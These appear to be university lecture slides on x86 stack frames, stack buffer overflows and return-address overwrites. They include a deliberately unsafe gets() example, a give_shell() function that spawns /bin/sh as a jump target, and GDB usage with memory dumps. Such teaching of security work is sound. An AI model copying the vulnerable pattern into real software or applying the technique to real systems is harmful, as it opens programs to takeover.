
Registers		
rdi/edi	0x1	rsi/esi
		0x2
		rax/eax
		0x16

# x86 function call

```
void caller() {  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```

rbp position updated



Registers		
rdi/edi	0x1	rsi/esi
		0x2
rax/eax	0x16	

```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    call callee  
    ...  
    instruction after call  
    ...
```

```
callee:  
    push rbp  
    mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax  
  
    mov rsp,rbp  
    pop rbp  
    ret
```

# *Buffer Overflow, Return Address Overwrite, and Shellcode*

# Buffer Overflow Vulnerabilities

- The lack of boundary checking is one of the most common mistakes in C/C++ applications
- Overflows are one of the most popular type of attacks
  - Architecture/OS version dependant
  - Can modify both the data and the control flow of an application
  - Recent tools have made the process of exploiting overflows easier if not completely automatic
  - Much research to
    - finding overflow vulnerabilities
    - designing prevention techniques
    - developing detection mechanisms

# *“Overflowing” Functions*

---


- `gets()`
- `strcpy()/strcat()`
- `sprintf()/vsprintf()`
- `scanf()/sscanf()/fscanf()`
- ...
- These C functions does not have the idea of “boundary”, it will write as many bytes as you provide in the input!

# *Stack Overflow to Arbitrary Code Execution*


- An attacker controlling an overflowing buffer could obtain complete control over a program (i.e., arbitrary code execution)
- Many possible ways, depending on the location/size of the overflowed buffer, the program architecture, implemented countermeasures, ...



# Recap: what happens during a function call



# Recap: what happens during a function call



# Buffer overflow


- Consider the following modified function with an unsafe `gets ()` function

```
int callee(int x, int y){  
    char data[10]; // 10 bytes are reserved for data[],  
                  // this will be allocated to the stack frame  
    gets(data);   // unsafe gets() function  
    return 22  
}
```

- The `gets ()` function will get the user input from keyboard, yet for efficiency considerations, it does not check the size of the input!


# Buffer overflow

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




# Buffer overflow

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




# Buffer overflow

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




# Buffer overflow

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes



# Buffer overflow


- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes






# Buffer overflow

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




# Buffer overflow

- The “ret” instruction at the end of the function will return to the caller according to this stored address on the stack.



# Buffer overflow

- What if we crave the data, so that this address points to another function in the same memory space? How about **running a function that gives us the shell!?**



# Stack Overflow to Arbitrary Code Execution

- If the overflowing buffer overwrites the return address saved on the stack, an attacker can control where the execution goes when we return from the current function
- System hacked!



# Stack Overflow to Arbitrary Code Execution

- How to exploit a it?
- Jump to a “function” that gives us the shell
  - existing code in the program that gives an attacker control
  - e.g.,:  

```
setreuid(getuid(), getuid());  
system("/bin/sh")
```
  - Unlikely possible in real-world software


# Memory corruption exploitation: Jump to a function that gives shell

---

- If we overwrite the return address we control where the execution goes when the function returns.
- If there is an interesting function that we want to call, we can overwrite the return address with its address, for instance:

```
void give_shell() {  
    setreuid(getuid(), getuid());  
    system("/bin/sh");  
}
```

- Then, when the current function returns, it will jump to `give_shell()`, giving us a shell



***Stack smashing  
using buffer  
overflow - a real-  
world example***

# The tool: GDB


- **run/ r**, run the program
- **x / number <b/h/w/g><x/u/d/s/i> <addr>**, eXamine “number” of bytes/halfword/word/doubleword in hex/unsigned-int/dec/str/instr
- **ni**, execute the next instruction
- **c**, continue executing the program

```
alex@kali: ~/CSIT5740/...
alex@kali: ~/CSIT5740/examples/stack1
File Actions Edit View Help
(gdb) x/20w $rsp
0x7fffffffdf00: 0x00000001      0x00000000      0xf7df2c8a      0x00007fff
0x7fffffffdf10: 0xffffe000      0x00007fff      0x00401228      0x00000000
0x7fffffffdf20: 0x00400040      0x00000001      0xffffe018      0x00007fff
0x7fffffffdf30: 0xffffe018      0x00007fff      0xbc0a4807      0x7e5b9633
0x7fffffffdf40: 0x00000000      0x00000000      0xffffe028      0x00007fff
(gdb)
0x7fffffffdf50: 0xf7ffd000      0x00007fff      0x00403e00      0x00000000
0x7fffffffdf60: 0x02284807      0x81a469cc      0xe48c4807      0x81a4798d
0x7fffffffdf70: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdf80: 0x00000000      0x00000000      0xffffe018      0x00007fff
0x7fffffffdf90: 0x00000001      0x00000000      0x57791b00      0xcad98672
(gdb)
0x7fffffffdfa0: 0xffffe010      0x00007fff      0xf7df2d45      0x00007fff
0x7fffffffdfb0: 0x00401228      0x00000000      0x00403e00      0x00000000
0x7fffffffdfc0: 0xf7ffe2c0      0x00007fff      0x00000000      0x00000000
0x7fffffffdfd0: 0x00000000      0x00000000      0x00401090      0x00000000
0x7fffffffdfde0: 0xffffe010      0x00007fff      0x00000000      0x00000000
(gdb)
```



# The tool: GDB

- **b \* addr**, add a breakpoint to address “addr”, for example `addr=a`
- **info functions**, list all the functions of the binary file
- **info function <function\_name>**, show info about the specific function
- **disas <function\_name>**, show all the instructions of a function
- **delete / delete <break\_pt\_number>**, deletes all the breakpoints, or a specific breakpoint
- **info register**, show all the registers
- **set {<data type>} <memory addr> = <value>**, set the memory addr with value




```
alex@kali: ~/CSIT5740/...
alex@kali: ~/CSIT5740/examples/stack/1

File Actions Edit View Help
tecture i386:x86-64.
warning: `/lib64/ld-linux-x86-64.so.2': Shared library architecture unknown is not comp
tecture i386:x86-64.
BFD: /lib/x86_64-linux-gnu/libc.so.6: unknown type [0x13] section `.relr.dyn'
warning: `/lib/x86_64-linux-gnu/libc.so.6': Shared library architecture unknown is not
rchitecture i386:x86-64.

Breakpoint 2, 0x000000000040122c in main ()
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401228 <+0>:    push    rbp
   0x0000000000401229 <+1>:    mov     rbp, rsp
=> 0x000000000040122c <+4>:    mov     eax, 0x0
   0x0000000000401231 <+9>:    call    0x4011ee <noSecret>
   0x0000000000401236 <+14>:   mov     eax, 0x0
   0x000000000040123b <+19>:   pop     rbp
   0x000000000040123c <+20>:   ret
End of assembler dump.
(gdb) █
```


# Re-cap what we want to do

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




# Re-cap what we want to do

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




# Re-cap what we want to do

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes



